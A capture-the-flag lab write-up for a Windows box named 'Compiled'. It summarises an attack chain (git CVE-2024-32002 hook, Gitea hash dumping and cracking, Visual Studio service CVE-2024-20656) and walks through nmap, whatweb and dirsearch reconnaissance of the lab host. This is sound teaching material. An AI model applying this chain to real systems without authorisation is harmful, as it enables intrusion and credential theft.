Compiled
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR.Compiledis aWindowsbox offering a service that compiles code from agitrepositoryURL. Pointing thatURLat our machine (SSRF) leaks thegitversion:2.45.0.windows.1, vulnerable to CVE-2024-32002. With two repos on the localGitea(submodule + symlink) we plant a git hook that runs on clone and gives a shell asrichard. Its access toGitea's database lets us dump hashes; we crackemily's (cracking) and log in overWinRM. For root, the box hasVisual Studio: we abuse theVSStandardCollectorService150service running asSYSTEM(CVE-2024-20656), launching the exploit with RunasCs.
Reconnaissance
Initial scan
ping -c 1 10.10.11.26
64 bytes from 10.10.11.26: icmp_seq=1 ttl=127 time=115 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
The UDP sweep of the 1000 most common ports goes first, because it is the one almost nobody runs and it occasionally hands over a service:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 1000 10.10.11.26 | grep -v 'no-response'
Completed UDP Scan at 22:33, 2.21s elapsed (1000 total ports)
Nmap scan report for 10.10.11.26
Host is up, received user-set.

PORT        STATE           SERVICE             REASON

Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds
           Raw packets sent: 2090 (98.700KB) | Rcvd: 0 (0B)
Empty table and Rcvd: 0 (0B): nothing over UDP. The full TCP scan does leave three ports:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.26 -oG scan
Discovered open port 5985/tcp on 10.10.11.26
Discovered open port 3000/tcp on 10.10.11.26
Discovered open port 5000/tcp on 10.10.11.26
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON
3000/tcp open  ppp     syn-ack ttl 127
5000/tcp open  upnp    syn-ack ttl 127
5985/tcp open  wsman   syn-ack ttl 127
The service names nmap prints here (ppp, upnp, wsman) come from its static port table, not from the actual response: only 5985's wsman is right. All three get carried into the next command by extractPorts:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.26
Open ports: 3000,5000,5985

Ports copied to clipboard

File: extractPorts.tmp
1  IP Address: 10.10.11.26
2  Open ports: 3000,5000,5985
nmap -p3000,5000,5985 -sCV 10.10.11.26
PORT     STATE SERVICE VERSION
3000/tcp open  http    Golang net/http server
|_http-title: Git
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.0 200 OK
|     Set-Cookie: i_like_gitea=475db53be2d54235; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=YoET2GXQU44Gxd3QC8Ai6UvMpMw6MTc2NjUxMDY2Mjk4NDk3MDYwMA; Path=/; Max-Age=86400
|     X-Frame-Options: SAMEORIGIN
|_    <title>Git</title>
5000/tcp open  http    Werkzeug httpd (Python)
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (WinRM)
The rest of that same output gives the exact versions of the other two:

5000/tcp open  http    Werkzeug httpd 3.0.3 (Python 3.12.3)
|_http-server-header: Werkzeug/3.0.3 Python/3.12.3
|_http-title: Compiled - Code Compiling Services
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
1 service unrecognized despite returning data.
It pays to read what 3000 returns slowly, because nmap does not say "Gitea": it says Golang net/http server, which is just the server's language. What identifies it is a detail in the response, the i_like_gitea cookie, which is that product's session cookie. A good example of why you read the whole fingerprint-strings instead of stopping at the VERSION column.
So we have a Gitea (git server with a web UI), a Flask/Werkzeug app and WinRM. The open WinRM matters: with credentials for a user in the right group we get a direct shell.
HTTP - TCP 3000 and 5000: the compilation service
We confirm the identification of both web services before touching them:
whatweb http://10.10.11.26:3000
whatweb http://10.10.11.26:5000
http://10.10.11.26:3000 [200 OK] Cookies[_csrf,i_like_gitea], HTML5, HttpOnly[_csrf,i_like_gitea],
IP[10.10.11.26], Meta-Author[Gitea - Git with a cup of tea], Open-Graph-Protocol[website],
PoweredBy[Gitea], Script, Title[Git], X-Frame-Options[SAMEORIGIN]

http://10.10.11.26:5000 [200 OK] Bootstrap[4.5.2], HTML5, HTTPServer[Werkzeug/3.0.3 Python/3.12.3],
IP[10.10.11.26], JQuery, Python[3.12.3], Script, Title[Compiled - Code Compiling Services],
Werkzeug[3.0.3]
Wappalyzer agrees on both ports, which already hints they share a template:

Development           Gitea
Programming languages Go
JavaScript frameworks GSAP, Vue.js
JavaScript libraries  core-js 3.22.8, jQuery 3.7.1
UI frameworks         Bootstrap 4.5.2
The source of both completes the picture. The one on 3000 leaks two facts whatweb does not give: the Gitea version and the internal name it is configured with:

<title>Git</title>
<meta name="author" content="Gitea - Git with a cup of tea">
<meta name="description" content="Gitea (Git with a cup of tea) is a painless self-hosted Git service written in Go">

window.config = {
    appUrl: 'http:\/\/gitea.compiled.htb:3000\/',
    assetVersionEncoded: encodeURIComponent('1.21.6'),
Gitea 1.21.6 and the internal domain gitea.compiled.htb. The one on 5000 shows the form and, above all, the name of the parameter we will be attacking:

<h2 class="mb-4">Compile your code</h2>
<form method="post" action="/">
    <div class="form-group">
        <label for="repo_url">Enter Git Repository URL:</label>
        <input type="text" id="repo_url" name="repo_url" class="form-control col-md-6 mx-auto">
    </div>
    <button type="submit" class="btn btn-primary">Submit</button>
</form>
Now it is settled: PoweredBy[Gitea] nails 3000, and 5000's title (Compiled - Code Compiling Services) tells us what it is for. A dirsearch against the Gitea pulls its usual routes:
dirsearch -u http://10.10.11.26:3000/ --exclude-status=403,404
[15:12:28] 303 -   38B  - /admin  ->  /user/login
[15:12:36] 200 -  16KB  - /administrator
[15:12:39] 200 -  704B  - /api/swagger
[15:12:54] 303 -   41B  - /explore  ->  /explore/repos
[15:12:54] 200 -  18KB  - /explore/repos
[15:13:31] 200 -  11KB  - /user/login/
[15:13:32] 401 -   50B  - /v2/
Nothing exploitable up front (everything leads to the login), but /explore/repos goes on the list: it is the public repository view, and on a misconfigured Gitea that is where code shows up that should not. Against 5000 the same sweep yields nothing:
